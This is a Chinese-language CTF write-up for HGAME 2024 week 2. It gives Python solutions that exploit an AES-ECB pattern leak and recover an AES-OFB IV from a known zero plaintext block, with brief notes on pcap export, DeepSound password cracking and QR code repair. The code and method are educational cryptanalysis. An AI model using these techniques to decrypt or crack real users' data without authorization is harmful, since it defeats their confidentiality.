
首先是ECB模式的statistical pattern leak。不难构造题目需要的图片。

```python
import itertools as it

import numpy as np
from PIL import Image
from pwn import *

TARGET_BLOCK_SIZE = 16
SCALE_FACTOR = 3 * TARGET_BLOCK_SIZE

target_image = Image.open("./奇怪的图片plus/target.png")
chunks_black = [
    (x, y)
    for x, y in it.product(range(target_image.size[0]),
range(target_image.size[1]))
    if target_image.getpixel((x, y)) == (0, 0, 0)
]
new_width, new_height = (
    SCALE_FACTOR * target_image.size[0],
    SCALE_FACTOR * target_image.size[1],
)
info(f"New size: W {new_width} H {new_height}")
info(f"# Ident chunks: {len(chunks_black)}")

img_arr_1 = (np.random.rand(new_width, new_height, 3) * 256).astype(np.uint8)
img_arr_2 = (np.random.rand(new_width, new_height, 3) * 256).astype(np.uint8)

mask_ident = np.zeros_like(img_arr_1).astype(np.bool_)
for x, y in chunks_black:
    for i in range(x * SCALE_FACTOR, (x + 1) * SCALE_FACTOR):
        for j in range(y * SCALE_FACTOR, (y + 1) * SCALE_FACTOR):
            mask_ident[i, j, :] = True

img_arr_1[mask_ident == True] = 0
```


```python
img_arr_2[mask_ident == True] = 0

img_1 = (
    Image.fromarray(img_arr_1, mode="RGB")
    .transpose(Image.Transpose.ROTATE_90)
    .transpose(Image.Transpose.FLIP_TOP_BOTTOM)
)
img_2 = (
    Image.fromarray(img_arr_2, mode="RGB")
    .transpose(Image.Transpose.ROTATE_90)
    .transpose(Image.Transpose.FLIP_TOP_BOTTOM)
)

img_1.save("./奇怪的图片plus/submit_1.png")
img_2.save("./奇怪的图片plus/submit_2.png")

```




submit_1.png



submit_2.png



经过密钥b"aaaabaaacaaadaaa"下AES-128-ECB加密后的submit_1.png



经过密钥b"aaaabaaacaaadaaa"下AES-128-ECB加密后的submit_2.png

```
PS D:\Workspace\rev\hgame_2024\week_2\奇怪的图片plus> & d:/Workspace/pwnenv/Scripts/python.exe d:/Workspace/rev/hgame_2024/week_2/奇怪的图片plus/client.py
input uri: ws://106.14.57.14:31489
type 'help' to get help
```

```
Msg from server: Pls send two images that meet the following conditions
Msg from server: The black pixels in 'xor_images(image_1, image_2)' should match those in 'target'
Msg from server: Note: The server has scaling function during validation! XD
help
send_img: send_img <path_to_img_1> <path_to_img_2>
check: check
help: help
exit: exit
send_img ./submit_1.png ./submit_2.png
Msg from server: Image_1 received
Msg from server: Image_2 received
check
Msg from server: Here is your gift: 8693346e81fa05d8817fd2550455cdf6
exit
Msg from server:
socket is already closed.
```


得到Key：`8693346e81fa05d8817fd2550455cdf6`。

接下来是已知密文和密钥，计算AES-OFB模式的IV。观察加密代码：

```python
def draw_text(image, width, height, token):
    font_size = 20
    font = ImageFont.truetype("arial.ttf", font_size)
    text_color = (255, 255, 255)
    x = 0
    y = (height // 2) - 10
    draw = ImageDraw.Draw(image)
    draw.text((x, y), token, font=font, fill=text_color)
    pixels = image.load()
    for x in range(width):
        for y in range(height):
            if pixels[x, y] != (0, 0, 0):
                pixels[x, y] = (random.randint(0, 255), random.randint(0, 255), random.randint(0, 255))
    return image

flag = "hgame{fake_flag}"
flag_image = Image.new("RGB", (200, 150), "black")
flag_image = draw_text(flag_image, 200, 150, flag[6:-1])
key = os.urandom(16) # gift
iv = os.urandom(16)
F = AES.new(key=key, mode=AES.MODE_OFB, iv=iv)
m = pad(image_to_bytes(flag_image), F.block_size)
c = F.encrypt(m)
```

```
encrypted_image = bytes_to_image(c, 200, 150)
encrypted_image.save("encrypted_flag.png")
```

文字区域是彩色的，其他区域是(0, 0, 0)。我们不妨大胆假设明文的第一个块中全是0。由于AES-OFB密钥流的第一个块数值上等于密文的第一个块，我们可以方便地使用ECB模式解密一次得到IV。




Output Feedback (OFB) mode encryption

https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Output_feedback_(OFB)

```
import itertools as it
import struct

from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes
from PIL import Image
from pwn import *

def image_to_bytes(image):
    width, height = image.size
    pixel_bytes = []
    for y in range(height):
        for x in range(width):
            pixel = image.getpixel((x, y))
            pixel_bytes.extend(struct.pack("BBB", *pixel))
    image_bytes = bytes(pixel_bytes)
    return image_bytes

def bytes_to_image(image_bytes, width, height):
    pixel_bytes = list(image_bytes)
    reconstructed_image = Image.new("RGB", (width, height))
    for y in range(height):
        for x in range(width):
            start = (y * width + x) * 3
```

```
            pixel = struct.unpack("BBB", bytes(pixel_bytes[start : start + 3]))
            reconstructed_image.putpixel((x, y), pixel)
    return reconstructed_image

flag_image = Image.open("./奇怪的图片plus/encrypted_flag.png")
key = long_to_bytes(int("8693346e81fa05d8817fd2550455cdf6", base=16))
c = image_to_bytes(flag_image)

c0 = c[0 : AES.block_size]
m0 = bytes(it.repeat(0, len(c0)))
k0 = bytes((ci ^ mi for ci, mi in zip(c0, m0)))
info(f"c0: {c0}")
info(f"m0: {m0}")
info(f"k0: {k0}")

Fprime = AES.new(key=key, mode=AES.MODE_ECB)
iv = Fprime.decrypt(k0)
success(f"iv: {iv}")

F = AES.new(key=key, mode=AES.MODE_OFB, iv=iv)
c = F.decrypt(c)
encrypted_image = bytes_to_image(c, *flag_image.size)
encrypted_image.save("./奇怪的图片plus/flag.png")

```

```
PS D:\Workspace\rev\hgame_2024\week_2> & d:/Workspace/pwnenv/Scripts/python.exe d:/Workspace/rev/hgame_2024/week_2/奇怪的图片plus/sol_decrypt.py
[*] c0: b'm/\x07$\x9c\x19\x1f\xf7\x17ey\xd4\\\xe5\xba\x0f'
[*] m0: b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
[*] k0: b'm/\x07$\x9c\x19\x1f\xf7\x17ey\xd4\\\xe5\xba\x0f'
[+] iv: b'\xee M\xe4\x05\n\xd4A\xefw\x8b-!V\x19\x8f'
PS D:\Workspace\rev\hgame_2024\week_2>
```




`hgame{1ad4_80cc_1fb2_be7c}`

Misc | AK

ek1ng_want_girlfriend | Done

> An introduction to Wireshark and also ek1ng.
>
> capture.pcapng
> 2.74MB

简单Wireshark使用。



最开始几个包中就有一个http请求。直接follow HTTP stream，然后把包体导出来，发现是个JPG文件。


hgame{ek1ng_want_girlfriend_qq_761042182}

OCR能得到结果。

`hgame{ek1ng_want_girlfriend_qq_761042182}`

龙之舞 | Done


> 新年快要到了，来看看龙年的龙之舞吧(～￣▽￣)～
>
> 请注意，拿到**正确**的二维码后解码就是flag 但是一开始未必正确

deepsound_of_dragon_dance

~~https://ryan.govost.es/2018/03/09/deepsound.html~~

~~https://github.com/openwall/john/blob/bleeding-jumbo/run/deepsound2john.py~~

DeepSound密钥破解。




`KEY: 5H8w1nlWCX3hQLG`


XXX.zip
7.53MB

龙之舞.gif
7.69MB


拼接后的第一个二维码扫不出来。



考虑格式信息被破坏了。使用https://merri.cx/qrazybox/尝试恢复。




EC Q; Masking 1



EC L; Masking 4

右边是扫得出来的。



`hgame{drag0n_1s_d4nc1ng}`

ezWord | Done

> 通过破译图片的水印来解开文档里的秘密吧！
>
> 这是一个word文件.docx
> 3.71MB

解包Word文件发现一些附件：一个加密的ZIP，两张初音的图片（原图来自pixiv https://www.pixiv.net/en/artworks/100191209）和一份说明。

